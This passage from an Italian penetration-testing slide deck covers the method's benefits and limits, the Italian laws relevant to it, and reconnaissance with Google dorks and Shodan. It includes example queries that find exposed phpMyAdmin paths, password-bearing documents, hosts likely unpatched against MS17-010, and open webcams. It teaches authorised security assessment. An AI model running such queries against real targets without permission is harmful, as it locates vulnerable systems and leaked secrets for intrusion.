3. I risultati ottenuti non sono ipotesi, ma dati reali
4. Quasi mai rilevano falsi allarmi
5. I suggerimenti forniti, se correttamente seguiti, forniscono un contributo concreto all'innalzamento della sicurezza
6. Certificano la compatibilità a determinate Linee Guida di sicurezza

Considerazioni finali: drawback

"The penetration testing is not a panacea"

CONTRO

1. Non è sufficiente a dimostrare che un Sistema sia sicuro
2. Molto probabilmente, non verranno scoperte tutte le vulnerabilità
3. La correzione delle vulnerabilità presenti non significa che non ce ne siano altre
4. I risultati ottenuti dipendono dalle regole di ingaggio e dall'ipotesi trovata del modello di minaccia
5. Se si modifica il software, la configurazione, la topologia della rete, ecc. occorre effettuare un nuovo test.

Aspetti legali

- **Codice Penale Italiano:**
  - Art. 50 **Consenso dell'avente diritto**
  - 615 ter **Accesso abusivo ad un sistema informatico o telematico**
  - 635 bis **Danneggiamento di sistemi informatici e telematici**
- **Codice Civile;**
  - Contratto (Art. 1321);
  - Diligenza (Art. 1176); (Art. 2236)
  - Approvazione espressa di clausole (Artt. 1342 e 1342);
  - Appalto di servizi Vs. Prestazione d'opera intellettuale;
  - Responsabilita' Contrattuale (1218);
  - Responsabilita' extracontrattuale (art. 2043);
- **Codice in materia di protezione dei dati personali;**
  - Art. 29 / Art. 30;
  - Art. 31;
  - Art. 167;
- Allegato B al Codice Privacy;
- Regolamento EU 679/2016;
- D.Lgs 231/2001 - Disciplina della responsabilità amministrativa delle persone giuridiche, delle società e delle associazioni anche prive di personalità giuridica (Art. 24 bis);

Portale GOOGLE HACKING DATABASE [https://www.exploit-db.com/]

Portale GHDB [https://www.exploit-db.com/google-hacking-database/]

"The "Google Hacking Database (GHDB)" is a categorized index of Internet search engine queries designed to uncover interesting, and usually sensitive, information made publicly available on the Internet."

Consente di effettuare delle ricerche utilizzando gli operatori di Google:

inurl: allinurl: intitle: allintitle: intext: allintext: ext: filetype: site:

Esempio

- scoprire quante macchine usano phpmyadmin/

  Site:*nome_dominio* phpadmin/
- scoprire se ci sono documenti che contengono password

  Site:*nome_dominio* password filetype:[docx, doc, pdf, xls, xlsx]
- scoprire quanti server usano Apache 2.4.7

  intitle:"Index of" "Apache/2.4.7 (Ubuntu) Server"

Portale SHODAN [https://www.shodan.io]

Portale SHODAN [https://www.shodan.io]

«Shodan is the world's first search engine for Internet-connected devices.»

Permette di effettuare delle ricerche per parola chiave e per tipo:

country: *it*, org: *università*, hostname: *.com*, net, os, port

Esempi

- scoprire quante macchine usano Apache 2.2.3 in Italia

  Apache 2.2.3 country:IT

- scoprire quante macchine non hanno la patch MS17-010

  port:445 "SMB Status Authentication: disabled SMB Version: 1"


- scoprire quante webcam hanno abilitata la funzione screenshot


  port:554 has_screenshot:true


“I am convinced that there are only two types of companies: those that have been hacked and those that will be. And they are converged into one category: companies that have been hacked and will be hacked again.”

Robert Mueller, Direttore del FBI, 2012


Molto probabilmente oggi quelle aziende saranno state tutte attaccate. Per cui il vero problema non è se verremo attaccati, ma quando e quante volte.








Riferimenti





“Security is a process, not a product” Bruce Schneier, 2000

Fine

vincenzocalabro.it

“Security is more than a process. It’s a proficiency.” Lance Hayden, 2016